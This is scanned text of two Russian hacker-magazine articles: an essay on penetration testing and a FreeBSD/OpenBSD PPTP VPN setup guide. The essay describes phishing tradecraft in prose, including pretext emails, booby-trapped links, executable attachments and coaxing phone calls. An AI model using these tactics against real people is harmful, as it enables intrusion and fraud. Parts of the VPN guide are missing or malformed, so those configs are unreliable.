
СКАНЕРЫ БЕЗОПАСНОСТИ

Сканеры безопасности (типа XSpider) срабатывают только в клинических случаях, например, когда администратор — лось, который идет лесом. Обычно, перед тем как заказать тест на проникновение, клиент делает все, что только может сделать: устанавливает последнюю версию антивируса

для поиска уже внедренных руткитов, скачивает свежие заплатки, прогоняет один или несколько сканеров безопасности — и только после этого приглашает пен-тестеров.

Конечно, пен-тест может проводиться и без ведома администратора с подачи руководства компании, что существенно упрощает задачу атакующего, вот только удаленные способы определения установленных заплаток можно по пальцам пересчитать. Практически все известные мне сканеры работают в мягком режиме, используя косвенные эвристические подходы (в общем случае сводящиеся к определению версии ПО), не решаясь на прямое переполнение буферов в силу небезопасности этой операции. Запускать эксплойты один за другим и то выгоднее!

Пен-тестер просто не может полагаться на сканеры безопасности, поскольку ему платят не за сканирование сети, а только за реальные проникновения!



Web-сервер в демилитаризованной зоне

Поэтому приходится орудовать своими лапами и хвостом, вгрызаясь в защитный периметр острыми хакерскими зубами.

ЦЕЛЬ ОПРЕДЕЛЯЕТ СРЕДСТВА!

Обычно security-консультанты имеют полный доступ ко всем уголкам сети и после тщательного анализа схемы безопасности передают администратору многостраничный отчет с перечнем явных и потенциальных дыр, а также рекомендациями по их устранению. Как правило, security-консультант получает деньги независимо от количества обнаруженных дыр, и его труд оплачивается, даже если никаких дыр он вообще не нашел, что очень даже здорово, однако здесь есть по меньшей мере два серьезных но.

Первое — это ответственность за полноту предоставляемой информации. Заказчиком явно или неявно предполагается, что консультант найдет все дыры, включая еще никому не известные, что невозможно по определению! Вот только заказчику этого не объяснишь, и если спустя некоторое время его атакуют, то, возможно, придется сделать money back, а то и компенсировать ущерб, иначе чего доброго разъяренный заказчик может и морду набить.

Следовательно, консультант должен в совершенстве владеть «пальчиковой» и выглядеть достаточно внушительно, создавая впечатление, что за спиной у него находятся могущественные силы, способные его защитить).

Второе. Заказчик тоже не дурак и, вероятнее всего, попытается обхитрить консультанта, а поводов, чтобы не платить деньги, можно придумать много. Например, внедрить закладку в свою собственную систему безопасности, которую консультант ни за что не найдет, а потом, получив отчет, указать на нее пальцем и возмутиться, что в отчете ее нет. Естественно, это сильно упрощенная схема. На практике заказчик обычно оставляет в системе безопасности N дыр, из которых консультант находит только K, что позволяет заказчику оценить степень полноты анализа, нижняя граница которого находится на уровне N/K. Если это соотношение окажется удручающе велико, консультант будет послан в пеще эротическое путешествие. Вердикт: администратор — будь бдителен и не дай себя обмануть, консультант — не думай, что удастся срубить капусты за просто так!

Пен-тестерам (за редкими исключениями) не дают никакой информации, которую они могут получить самостоятельно через публичные источники, при этом, если пен-тестер не сможет проникнуть в систему, он не получает вообще ничего. То есть заказчик оплачивает только реальные взломы. На первый взгляд кажется, что заказчик находится в выигрышном положении, а пен-тестеру вообще ничего не светит и лучше сразу уйти в

консалтинг, на самом же деле все с точностью до наоборот! От пен-тестера не требуется полнота анализа, и он вообще ни за что не отвечает! Пен-тестер не подрычался искать все дыры. Достаточно найти хотя бы одну, оставив в системе заранее оговоренный флаг присутствия, доказывающий успешность ее компрометации (например, создать в приватной директории файл с текстом «Hacked»), — и все, кто не спрятался, я не виноват! Сушите весла, господа! Пен-тестер выполняет поверхностный анализ, используя кратчайшие пути для достижения цели, не имеющие ничего общего с реальной картиной (не)безопасности системы. В то время как задача security-консультанта заключается в анализе общей защищенности, пен-тестер проникает внутрь охраняемого периметра, используя фиксированный набор шаблонных заготовок.

Ментальная ошибка заказчиков состоит в том, что они считают, будто бы пен-тестер ищет уязвимости, в то время как он действует по заранее продуманной стратегии, в которую анализ конкретных ситуаций не входит. Если принять, что защищенность системы — это $f(x)$, то вектор действий пен-тестера — это константа. Так за что же мы платим пен-тестеру деньги?!

ПОСТАНОВКА ЗАДАЧИ

Типичный пен-тестинг начинается приблизительно так. Заказчик дает IP-адрес публичного web-сервера компании и требует от нас, чтобы мы забрались внутрь локальной корпоративной сети (с web-сервером зачастую никак не связанной) и... наследили там, отметив свое местопребывание. Внедрили shell или создали дисковый файл/запись в закрытой базе данных. Последние два пункта более предпочтительны, поскольку забраться в локальную сеть намного сложнее, чем выбраться оттуда, и с shell'ом тут могут возникнуть проблемы различной тяжести.

Ломать web-сервер смысла никакого нет, поскольку даже если он и соединен локальной сетью, то в 9 из 10 случаев находится в демилитаризованной зоне, огражденной брандмауэром, а это значит, что, захватив контроль над web-сервером, мы все равно не войдем внутрь сети, пока не хакнем брандмауэр. Зачем нам это нужно?! Лучше атаковать непосредственно саму локальную сеть путем рассылки электронных писем с боевой начинкой или линками на «заминированные» html-страницы или файлы документов. Подробнее об этом мы поговорим ниже, а пока рассмотрим комплекс подготовительных мероприятий, предшествующих атаке. Почему-то большинство заказчиков думает, что пен-тестер начинает работать только после подписания договора. Ага, разбежались! Переговоры занимают



Незалатанные дыры в IE




Пен-тестер за работой

достаточно длительное время, которое пен-тестер может (и должен!) использовать с пользой для дела. Во-первых, в это время администратор еще не на стреле и вероятность успешной атаки выше; во-вторых, в ходе подготовительных мероприятий пен-тестер оценивает свои шансы и, если эти шансы скорее малы, чем велики, ставит заказчика в позу. Заказчик отказывается от услуг пен-тестера, и обе стороны остаются довольны. Естественно, атаковать компанию, не имея на руках бумаги, подтверждающей законность наших полномочий, нужно очень осторожно. Совершать противоправные действия при этом категорически недопустимо, но этого, собственного, и не требуется. Первым делом пен-тестер пытается ответить на вопросы: что это за компания? каким бизнесом она занимается? с кем сотрудничает? что за имена у ее сотрудников и партнеров? Получить эту информацию можно как с помощью социальной инженерии, выдавая себя за другое лицо (обычно высокопоставленное), так и честным путем, представившись потенциальным клиентом. Очень дотошным клиентом. И состоятельным. Короче, таким, с которым компания заказчика будет вынуждена подолгу базарить, передавая его то одному, то другому сотруднику. Проще всего это сделать по телефону, но и об электронной почте забывать не следует. Хотя это не есть социальная инженерия, поскольку мы никого не «инженерируем», а просто собираем необходимую для атаки информацию: имена сотрудников, электронные адреса, названия отделов, etc. Если повезет, то удастся выяснить и личные предпочтения некоторых сотрудников (сотрудниц), например узнать, что кто-то без ума от группы «Мама, роди меня обратно». Тогда можно тут же переслать по электронной почте «заряженный» клип или mp3 (благо ошибки переполнения в аудио- и видеоплеерах в изобилии). Но это крайний случай. Будем исходить из того, что фортуна повернулась к нам задом и все девушки на фирме либо лесбиянки, либо феминистки. С мужчинами они разговаривают сугубо деловым тоном, с которого не съезжают ни при каких обстоятельствах.

УДАРНАЯ ФАЗА АТАКИ

Имея на руках список электронных адресов, рассылаем на них обыкновенные (то есть ничем не начиненные) письма, на которые жертва просто обязана что-то ответить. О бесплатных ящиках типа mail.ru лучше сразу забыть — они нещадно давятся спам-фильтрами, да и выглядят несолидно. Какие проблемы в том, чтобы зарегистрировать несколько доменов третьего уровня в зоне .com.ru, например? Собственный сервер, по современным понятиям, уже давно не роскошь, особенно для IT-специалистов, коим, безусловно, является пен-тестер. В идеале, конечно, следовало бы порекомендовать домены второго уровня, но это совсем не обязательно. Также письмо должно адресоваться конкретному лицу с указанием имени и отдела, что создаст у жертвы впечатление, что она имеет дело с «правильным» человеком. Представляться партнером (или потенциальным

клиентом) компании можно и нужно, а вот выдавать себя за постороннее лицо, даже имея договор о пен-тестинге на руках, — слишком рискованно. К тому же в последнем случае шансы на удачную атаку не увеличиваются, а уменьшаются, поскольку выдавать себя можно только за того, кого мы очень хорошо знаем. Получив ответ, смотрим на заголовок письма, определяя тип и версию почтового клиента, а в ряде случаев и версию операционной системы. Соответственно, кидая жертве линк на подконтрольный нам web-сервер, мы определяем версию и тип браузера. Какова вероятность, что жертва кликнет по ссылке? Судя по моей практике, это происходит в 8 из 10 случаев, если используется доменный уровень в зоне типа com.ru, и по меньшей мере в 2-3 из 10, если это narod.ru или что-то подобное. Главное — это не домен, а мотивация. Письмо с текстом типа: «А вот мы тут подготовили клеветную презентацию, взгляните!» — наврядли вызовет жгучий интерес. Другое дело: «Я купил ваш товар, а он оказался дефектный, в магазине мне сказали, что не гарантийная ситуация, потому что... бла-бла-бла, и посоветовали обратиться непосредственно к вам. Вот фото дефекта крупным планом: [link на jpg]». Конечно, текст письма предельно упрощен, но общий смысл в целом передан. Если составить письмо юридически грамотно (для чего можно воспользоваться услугами юриста) и вдобавок упомянуть реальные имена сотрудников и отделов, то с вероятностью 99,9% они щелкнут по ссылке, чтобы разобраться в ситуации. Впрочем, учитывая, что по меньшей мере в 90% случаев почтовые клиенты настроены на автоматическое отображение внешних картинок в HTML-письмах, можно ничего не мутить. Ссылка откроется и без телодвижений со стороны жертвы. Зная же версию почтового клиента / операционной системы / браузера, смотрим, какие в ней есть дыры. Для этого достаточно зайти на Security Focus или любой другой подобный ресурс и заточить. А точить можно много чего! Например, Excel и Word, уже давно ставшие стандартом де-факто, содержат огромное количество дыр. Впрочем, учитывая уровень компьютерной (без)грамотности большинства сотрудников, посылки исполняемого файла во вложении зачастую оказывается вполне достаточно, и его открывают, особенно если найти убедительный повод, создающий у жертвы непреодолимую мотивацию служебного или неслужебного типа. Как показывает мой опыт, легче всего клюют на эту удочку пользователи со средним уровнем подготовки. Совсем уж безграмотные просто не знают, что с этим вложением делать, а достаточно продвинутые, прежде чем запустить exe, обязательно проконсультируются с администратором или просто поспеют над хакером. Уровень пользователей легко определяется в ходе предварительной разведки, после чего в ударной фазе атаки остается только позвонить по телефону голосом и сказать, что вот, мол, мы послали вам гагархив с накладными, но не уверены, что все правильно упаковали и нигде не накосячили; откройте его, пожалуйста, и подтвердите успешность своего заражения :). И ведь открывают!



XSpider — сканер безопасности

ТУЗЫ В РУКАВЕ, ИЛИ ЧЕСТНЫЕ ПРИЕМЫ НЕЧЕСТНОЙ ИГРЫ

На момент написания этих строк, по данным компании Secunia, в IE содержалось семь незалатанных дыр, в Горящем Лисе — пять, в Опере — ни одной, да только кто же эту Оперу использует! «Незалатанными» в данном случае мы называем дыры, под которые компания-разработчик еще не выпустила заплаток безопасности, из чего следует, что вся атака сводится к заманиванию пользователя на «заминированный» сайт.

Конечно, количество незалатанных дыр не остается постоянным, и в определенные моменты времени падает до нуля, существенно затрудняя атаку. Пен-тестеру остается надеяться лишь на то, что администратор забыл/поленился скачать все обновления или что целевой пользователь откроет подсунутое ему вложение.

Активность пен-тестеров коррелирует с количеством незалатанных дыр, что вполне объяснимо. Действительно, зачем ломиться в закрытые дыры, если можно просто дождаться появления одной или нескольких дыр, от которых еще нет «лекарства», и тут же предложить свои услуги по проникновению. Или сначала проникнуть, а потом предложить. Это рискованно (и в ряде случаев уголовно наказуемо), но надежнее. Как уже говорилось, переговоры с клиентом — процедура вялотекущая, и, пока клиент дойдет до нужной кондиции, дыру, скорее всего, уже успеют прикрыть, или же администратор (который не лось) найдет подходящий workaround.

Вот тут меня многие спрашивают: должен ли пен-тестер вести собственные исследования на предмет поиска дыр в двоичном коде/открытых исходных текстах? Короткий ответ: пен-тестер никому ничего не должен и делает только то, что ему в кайф. Развернутый ответ: конечно, поиск собственных дыр — это хорошо. Владеть дырой, о которой никто не знает, можно стричь корпоративных пользователей как баранов, пока источник не иссякнет (дыру не прикроют). Однако намного более продуктивными оказываются сиделки на хакерских форумах и чтение блогов различных исследователей. Как показывает практика, среднее время реакции производителей ПО составляет 1-2 месяца. Это же уйма времени! Вот только чтобы успеть прочитать блог до того, как он попадет на Security Focus и о нем все узнают, нужно много читать, причем не только на английском. На английском читает толпа народу, с которой мы вынуждены конкурировать. Знание же остальных языков (даже на уровне чтения со словарем) ставит нас вне конкуренции. Кстати, производители ПО в своей массе англоговорящие и знанием большого количества иностранных языков не обременены.

Короче, дыра — это не нора. И рыть ее не надо. Пусть роют другие, а пен-тестер будет снимать сливки. Когда же дыры кончатся, наступает мертвый сезон, в который работать нет никакой мазы. Зачем драть свой хвост? Достаточно просто немного подождать. Дыры появятся. Не может быть, чтобы не появились! Кстати, именно в силу этого обстоятельства пен-тестинг не приносит стабильного дохода и дальше подработок дело не идет. Клиент тоже идет не регулярно. То клюет косяками, то опускается на дно. Как правило, после очередной эпидемиологической вспышки администраторы высаживаются на жуткую измену и начинают панически укреплять оборону, используя для этого все доступные средства, и в том числе пен-тестинг. Но через некоторое время они успокаиваются, и тогда пен-тестерам приходится прилагать большие усилия, чтобы убедить окружающих в собственной необходимости. Тут не так важны знания компьютера, как умение раскручивать клиента.



Мышь сосредоточен в глубине норы своего одиночества

То есть пен-тестер — это не только (и даже не сколько!) хакер, но еще и психолог. И тут мы плавно переходим к обсуждению знаний, которыми должен обладать пен-тестер.

ПЕН-ТЕСТЕРЫ — КТО ОНИ?

Бытует мнение, что пен-тестеры — это высококлассные специалисты, но это не совсем так. Классные специалисты в своем большинстве чрезвычайно востребованы на рынке. Их просто рвут на куски, и никто из них в здравом уме и твердой памяти не станет заниматься работой без твердых гарантий оплаты, а пен-тестеру платят не за работу, а по факту проникновения. К тому же чтобы быть пен-тестером, много ума не надо, и тут приходится конкурировать с многочисленными пионерами и голодными студентами, согласными работать в буквальном смысле за бутылку пива.

Фактически пен-тестер — это тот же киддис, научившийся затачивать чужие эксплойты под нужды производственной необходимости, а в идеале — составлять свои собственные, имея на руках более или менее внятное описание дыры. Знания ассемблера и умения держать в руках отладчик для этого достаточно. А если говорить об атаках через email, то ассемблер вообще не требуется. Узкий исследователь, специализирующийся, например, на *nix-системах, при пен-тестинге проигрывает эрудированному пионеру, проводящему все свободное (и несвободное) время за web-серфингом. Конечно, это не значит, что профи не могут участвовать в пен-тестинге. Еще как могут! Но наибольшую активность в продвижении своих услуг проявляют именно пионеры, потому что для них это зачастую чуть ли не единственный способ быстрого заработка. А может ли в роли пен-тестера выступить сам администратор? Это как сказать... Разослать письма с вложениями всем сотрудникам, а затем поставить виновных по стойке смирно — нетрудно, вот только совсем не открывать никаких вложений все равно не получится. Документы для того и придумали, чтобы ими обмениваться. Кто-то же должен читать резюме, накладные, etc... К тому же у администратора обычно и без того хватает проблем, касающихся поддержания своей тушки в курсе всех новостей, касающихся безопасности. В идеале администратор должен регулярно посещать сайты разработчиков всего используемого ПО или порталы типа Security Focus, чего рядовые администраторы ни разу не делают. Максимум они настраивают систему автоматического обновления Windows. Офис обновляют уже единицы, а об остальных программах никто и не вспоминает. Так стоит ли удивляться, что пен-тестеры плодятся, как кролики?!

ЗАКЛЮЧЕНИЕ

Пен-тест — это не индикатор и не лакмусовая бумажка. Успешное проникновение — вовсе не признак, что администратор делает что-то не то или не так (или вообще ничего не делает). Небезопасность компьютерных сетей — фундаментальная проблема, и хорошая защита — это не та, которая вообще не допускает проникновения (таких защит в силу низкого качества ПО попросту нет), а та, которая позволяет «запеленговать» атакующего. Должны быть бэкапы и отлаженная схема восстановления на тот случай, если атакующий разрушит все данные, до которых только успеет дотянуться. Должно быть много еще чего... И оценить степень реальной уязвимости системы может только security-консультант, но никак не пен-тестер, полезность которого у меня вызывает большие сомнения. Это я как пен-тестер говорю :) **■**



УЛЬЯНА СМЕЛАЯ



СВЕТ В КОНЦЕ КРИПТОТУННЕЛЯ

ПОДНИМАЕМ PPTP-СЕРВЕР НА БАЗЕ FREEBSD/MPD И OPENBSD/PORTOP

В настоящее время технологии виртуальных частных сетей переживают настоящий бум — стандарты вытесняют друг друга, компании, выпускающие устройства сетевой безопасности (Cisco, Dlink, Trendnet, etc), не щадя живота и денег, продвигают в массы различные VPN-концентраторы, а печатные издания и онлайн-ресурсы наперебой рассказывают о преимуществах использования VPN. Мы, в свою очередь, никак не можем остаться в стороне от этой, без сомнения, позитивной тенденции, поэтому предлагаем твоему вниманию пошаговое руководство по настройке PPTP-сервера на базе FreeBSD/mpd и OpenBSD/portop.

ТОЧКА, ТОЧКА, ЗАПЯТАЯ

Туннельный протокол типа «точка-точка» (PPTP, The Point to Point Tunneling Protocol), разработанный в недрах Microsoft, позволяет компьютеру устанавливать защищенное соединение с сервером за счет создания специального туннеля в общедоступной сети. PPTP не только предоставляет удаленным пользователям безопасный доступ к корпоративной сети при наличии выхода в интернет, но и обеспечивает широкие возможности разделения доступа и защиты информации внутри локальной сети.

Функционирование PPTP заключается в инкапсулировании пакетов виртуальной сети в пакеты PPP, которые, как по цепочке, упаковываются в пакеты GRE (Generic Routing Incapsulation), передаваемые по IP от клиента к PPP-серверу и обратно. Совместно с каналом инкапсулированных данных существует управляющий сеанс на базе протокола TCP. Пакеты управляющего сеанса позволяют запросить статус и сопроводить сигнальную информацию между клиентом и сервером. PPTP не оговаривает конкретных алгоритмов аутентификации и протоколов, вместо этого

```

# the ppp.links and ppp.links.sample files. A "" or an empty field
# can be used as a placeholder if you do not wish to override the
# label, but wish to specify further fields.
#
# If a phone number or list of phone numbers is given as the fifth
# field, these numbers will be used to call back the client if
# "auth" or "chap" callback is enabled (see "set callback").
# A "" specifies that the client must specify the number.
#
# OpenBSD: ppp.secret.sample v 1.4 2002/06/09 06:35:15 toshi Exp $
#####
# Authname Authfile Peer's IP address Label Callback
oscar OurSecretKey 192.2.18.24
mighid #4dep327 192.2.18.23/32
fred + + Fred
subnet + 192.2.18.25-192.2.18.74 subnet
admin + + *
mnewitzer + + 1234567

```

Пароли пользователей лежат в открытом виде

```

pass in on fe0: if inet proto tcp from 237.14. . . port ftp-data \
to fe0: if user proxy flags S/SA keep state

pass in on fe0: if inet proto tcp to port > 43751 flags S/SA keep state

pass in log on fe0: if inet proto tcp to fe0: if port ssh keep state \
[has src-nom-rate 1/10, timeout 60000] flush global

pass in on fe0: if inet proto tcp from any to fe0: if port ftp src \
flags S/SA keep state

pass in on fe0: if inet proto tcp from any to 232.14. . . port https \
flags S/SA keep state

#
# out if: out
#
pass out on fe0: if inet proto tcp from fe0: if to any flags S/SA keep state
pass out on fe0: if inet proto { udp, icmp } from fe0: if to any keep state

anchor *auth/*
/etc/get.conf

```

Рулесеты файрвола

он обеспечивает основу для их обсуждения. Для выполнения процедуры проверки подлинности удаленных рабочих станций применяется протокол MS-CHAP (Microsoft Challenge Handshake Authentication Protocol), за шифрование данных отвечает протокол MPPE (Microsoft Point-to-Point Encryption). Кстати, последний не сжимает данные, для этих целей обычно используется MPPC (Microsoft Point-to-Point Compression).

Ни для кого не секрет, что протокол PPTP далек от совершенства. Его спецификация не была ратифицирована IETF, и он менее безопасен, чем другие VPN-протоколы, например IPSec. Несмотря на это, данная реализация VPN получила наибольшее распространение. И во многом благодаря тому, что PPTP-клиент встроено во все Windows-системы, начиная с Win95 OSR2. Подняв PPTP-сервер, системный администратор сможет разграничить доступ в Сеть, решить проблему подмены IP- и MAC-адресов и, не прилагая титанических усилий, организовать учет трафика штатными средствами. Стоит отметить, что именно PPTP использует большинство провайдеров так называемой «последней мили» для предоставления своим клиентам выхода в интернет.

Предлагаю остальные материалы теоретического свойства оставить на откуп бородастым дядькам, проводящим курсы в учебных центрах, и перейти непосредственно к рассмотрению конкретных примеров построения VPN-серверов, совместимых с Windows-клиентами. А за основу для подобных конструкций мы возьмем самые популярные на сегодняшний день операционные системы из линейки xBSD: FreeBSD и OpenBSD.

УСТАНОВКА СЕРВЕРА MPD В FREEBSD

Сервер MPD (Multi-link PPP Daemon, sf.net/projects/mpd) работает только в FreeBSD. В августе 2007 года вышла новая версия сервера 4.3, которую и рекомендуют использовать разработчики (хотя уже доступна бета-версия 5.0). Поддерживается PAP-, CHAP-, MS-CHAP- и EAP-аутентификация, сжатие и шифрование PPP-соединений, имеется поддержка L2TP, NetFlow и NAT, веб-интерфейс и еще много всего полезного. Установка из коллекции портов стандартна для FreeBSD:

```

# cd /usr/port/net/mpd
# make install clean

```

Добавляем запуск MPD при загрузке системы:

```

# echo 'mpd_enable="YES"' >> /etc/rc.conf

```

Работа MPD настраивается с помощью нескольких файлов. Переходим в каталог /usr/local/etc/mpd и убираем префикс sample.

```

# cd /usr/local/etc/mpd
# mv mpd.conf.sample mpd.conf
# mv mpd.links.sample mpd.links
# mv mpd.secret.sample mpd.secret

```

Четвертый файл mpd.script предназначен для настройки модема, мы его трогать не будем. В mpd.conf задается одна или более конфигураций, каждая из которых представляет собой последовательность команд mpd. Все строки должны начинаться с самого начала строки или со знака табуляции. Использование пробелов может привести к неправильно считыванию параметров. Открываем файл и приступаем к настройке:

VI MPD.CONF

```

default:

    # Подключаем разделы файла; сколько туннелей,
    # столько и разделов
    load client0
    load client1

client0:
    # Создаем и настраиваем интерфейс
    new -i ng0 client0 client0

    # Первый адрес сервера, второй – клиента
    set ipcp ranges 192.168.2.1/32 10.0.0.0/24
    set ipcp dns 192.168.2.3
    set ipcp nbns 192.168.2.4 # WINS

    # Загружаем раздел client_standart
    load client_standart

client1:
    new -i ng01 client1 client1
    set ipcp ranges 192.168.2.1/32 10.0.1.30/32
    load client_standart

client_standard:
    # Отключаем режим «по требованию»
    set iface disable on-demand
    set iface enable proxy-arp

    # Устанавливаем тип pptp, описание смотри в mpd.links
    set link type pptp

    # Позаботимся об MTU
    set link mtu 1420
    set link mru 1420
    set iface enable tcpmssfix

    # Шифрование и сжатие
    set bundle enable compression
    set bundle enable crypt-reqd
    set bundle disable multilink

```



Web-сайт Poptop



Web-сайт MPD

```

set ccp yes mppc
# set ccp yes mpp-e40
set ccp yes mpp-e128
set ccp yes mpp-stateless
set ccp yes mpp-policy
# Контроль протокола и адреса
set link yes acfcomp protocomp
# Аутентификация
set link no pap chap
# CHAP является синонимом md5-chap ms-chapv1 ms-
chapv2, протокол можно указать в явном виде
set link enable chap
set link keep-alive 10 60
# Включение Van Jacobson TCP-компрессии
set ipcp yes vjcomp
# Отключаем windowing
set pptp disable windowing
    
```

В файл mpd.links заносим:

```

# VI MPD.LINKS
client0:
    set link type pptp
client1:
    set link type pptp
pptp:
    set link type pptp
    # IP-адрес сервера, на котором должен работать
    FreeBSD
    set pptp self 11.22.33.44
    # Разрешаем входящие, отключаем исходящие соедине-
    ния по PPTP
    set pptp enable incoming
    set pptp disable originate
    
```

В файл mpd.secret заносится пара логин/пароль, дополнительным аргу-
ментом может быть IP-адрес, с которого зайдет клиент с таким именем:

```

# VI MPD.SECRET
sergej "password"
fedja "foobar" 192.168.1.1
vasja "p@sSw0rd" 192.168.1.0/24
    
```

Альтернативным вариантом является использование перечисленных
ниже параметров в нужном разделе файла mpd.conf:

```

set auth authname "VpnLogin"
set auth password "VpnPassword"
    
```

Если планируется использовать системную базу пользователей, то в файле
mpd.conf можно указать параметр set auth enable system, а в /etc/login.conf
прописать строку<:passwd_format=nth:>. Для отслеживания работы MPD
с помощью syslog занесем в файл /etc/syslog.conf следующие строки (не
забывая его затем перезапустить):

```

# VI /ETC/SYSLOG.CONF
!mpd
*. * /var/log/mpd.log
    
```

Чтобы обратные пакеты доходили до сети VPN, необходимо указать
маршрут:

```

# route add 192.168.2.1/32 10.0.1.30/32
# route add 192.168.2.1/32 10.0.0.0/24
    
```

И теперь стартуем MPD:

```
# mpd -b
```

Такой командой будут запущены все туннели, указанные в секции default.
Если нужно запустить конкретный туннель, указываем его последним
параметром:

```
# mpd -b client0
```

Если подключение прошло без проблем, можно добавить FreeRADIUS,
настройки которого аналогичны описанным в статье «Виртуальная
сеть для Windows-клиента» из июльского номера] [за 2007 год. А чтобы
MPD узнал о его использовании, в файл mpd.conf заносим следующие
строки:


```

# VI MPD.CONF
set auth enable radius-auth
set auth enable radius-acct
set radius enable message-authentic
set radius config /etc/local/etc/mpd4/radius.conf
set radius retries 3
set radius timeout 3
set radius server localhost password123 1812 1813
    
```

И в файл radius.conf прописываем:



Официальный сайт PPTP-Client под *nix



Мастер новых подключений в WindowsXP

Создание или изменение учетных записей пользователей производится путем редактирования файла /etc/ppp/ppp.secret. В поле Hostname вместо имени хоста или IP-адреса можно указать знак звездочки «*», что означает возможность установить соединение с любого компьютера. Последние два поля («Метка» и «Обратный вызов») являются необязательными.

VI / ETC / PPP / PPP.SECRET

```
#Authname  Authkey  Hostname  Label  Callback
user1      X4dWg9327  192.168.2.50  pupkin
user2      123qWe456  *            *
```

Обрати внимание, вся информация хранится в открытом виде. Если не ограничить права к этому файлу, паролями для доступа в интернет сможет воспользоваться любой зарегистрированный в системе пользователь:

```
# chown root:wheel /etc/ppp/ppp.{conf,secret}
# chmod 600 /etc/ppp/ppp.{conf,secret}
```

Когда сделаны все вышеописанные настройки, роутер можно считать готовым к работе. Для запуска pptpd достаточно ввести в командной строке:

```
# /usr/local/sbin/pptpd
```

В /etc/rc.local добавляем автозапуск демона:

VI / ETC / RC.LOCAL

```
if [ -x /usr/local/sbin/pptpd ]; then
    echo -n 'pptpd'; /usr/local/sbin/pptpd
fi
```

Настройка фильтра пакетов pf(4) на корректную работу с PPTP нетривиальна и заключается в разрешении входящих соединений по 1723/tcp и прохождения GRE-трафика:

VI / ETC / PF.CONF

```
# Задаем используемые сетевые интерфейсы
ext_if = "fxp0"
int_if = "fxp1"
pptp_if = "tun"
```

```
# Определяем список, в который занесены IP-адреса подключающихся клиентов
table <pptp_users> { 192.168.2.32/27 }
# Не фильтруем пакеты на интерфейсах обратной петли
set skip on lo

# Выполняем трансляцию сетевых адресов только для пользователей, использующих PPTP
nat on $ext_if inet from <pptp_users> -> ($ext_if:0)

# Запрещаем все входящие соединения
block quick inet6 all
block in
block return-rst in proto tcp

# Разрешаем исходящие соединения
pass out keep state

# Разрешаем управляющее соединение
pass in on $int_if inet proto tcp from ($int_if:network) \
to ($int_if) port pptp keep state

# Разрешаем использование трафика, инкапсулированного в GRE
pass in on $int_if inet proto gre from ($int_if:network) \
to ($int_if) keep state

# Разрешаем трафик на туннельном интерфейсе
pass in on $pptp_if inet from <pptp_users> to ! (self) \
keep state
```

Проверяем конфиг на наличие ошибок:

```
# pfctl -n -f /etc/pf.conf
```

И перезагружаем набор правил сетов файрвола:

```
# pfctl -f /etc/pf.conf
```

ЗАКЛЮЧЕНИЕ

Все настройки произведены, сервер поднят и караулит подключения клиентов. Если все сделано правильно, то они не заставят себя долго ждать :). Причины облома смотри, как всегда, в логах. Удачи. **✚**

